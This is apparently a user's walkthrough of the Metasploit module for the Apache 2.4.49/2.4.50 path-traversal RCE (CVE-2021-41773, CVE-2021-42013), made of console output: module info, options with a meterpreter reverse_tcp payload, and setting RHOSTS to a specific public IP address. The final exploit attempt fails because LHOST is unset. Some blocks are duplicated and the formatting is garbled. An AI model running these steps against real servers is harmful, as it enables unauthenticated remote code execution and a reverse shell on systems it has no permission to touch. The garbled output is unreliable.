
Name: Apache 2.4.49/2.4.50 Traversal RCE
Module: exploit/multi/http/apache_normalize_path_rce
Platform: Unix, Linux
Arch: cmd, x64, x86
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2021-05-10

Provided by:
Ash Oulton
Ohravaj Mishra
mekhallesh (RAMELLA Sébastien)

Module side effects:
loc-in-logs
artifacts-on-disk

Module stability:
crash-safe

Module reliability:
repeatable-session

Available targets:
Id  Name
--  --
=> 0  Automatic (Dropper)
    1  Unix Command (In-Memory)

Check supported:
Yes

Basic options:
Name      Current Setting  Required  Description
-----
CVE       CVE-2021-42013  yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
DEPTH     5               yes       Depth for Path Traversal
Proxies   no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    no              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     443             yes       The target port (TCP)
SSL       true            no        Negotiate SSL/TLS for outgoing connections
TARGETURI /cgi-bin        no        Base path
VHOST     no              no        HTTP server virtual host

Payload information:
```

```
C:\Windows\System32\cmd.exe - console
VHOST      no      HTTP server virtual host

Payload information:

Description:
This module exploit an unauthenticated RCE vulnerability which exists in Apache version 2.4.49 (CVE-2021-41773).
If files outside of the document root are not protected by 'require all denied' and CGI has been explicitly enabled,
it can be used to execute arbitrary commands (Remote Command Execution).
This vulnerability has been reintroduced in Apache 2.4.50 fix (CVE-2021-42013).

References:
https://nvd.nist.gov/vuln/detail/CVE-2021-41773
https://nvd.nist.gov/vuln/detail/CVE-2021-42013
https://httpd.apache.org/security/vulnerabilities_24.html
https://github.com/RootUp/PersonalStuff/blob/master/http-vuln-cve-2021-41773.nse
https://github.com/projectdiscovery/nuclei-templates/blob/master/vulnerabilities/apache/apache-httpd-rce.yaml
https://github.com/projectdiscovery/nuclei-templates/commit/9384dd235ec5107f423d930ac80055f2ce2bfff74
https://attackerkb.com/topics/lRltOPCYqE/cve-2021-41773/rapid7-analysis

View the full module info with the info -d command.

msf6 exploit(multi/http/apache_normalize_path_rce) > _
```

Show options command :

```
C:\Windows\System32\cmd.exe - console
View the full module info with the info -d command.

msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):

  Name      Current Setting  Required  Description
  ----      -
  CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
  DEPTH      5                yes       Depth for Path Traversal
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     no               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      443              yes       The target port (TCP)
  SSL        true             no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /cgi-bin         yes       Base path
  VHOST      no               no        HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     no               yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic (Dropper)

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/apache_normalize_path_rce) > _
```

Set RHOSTS 162.222.226.160 command :

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 162.222.226.160
RHOSTS => 162.222.226.160
msf6 exploit(multi/http/apache_normalize_path_rce) > _
```

Exploit command :

```
[ - ] Msf::OptionValidateError The following options failed to validate: LHOST  
[ * ] Exploit completed, but no session was created.
```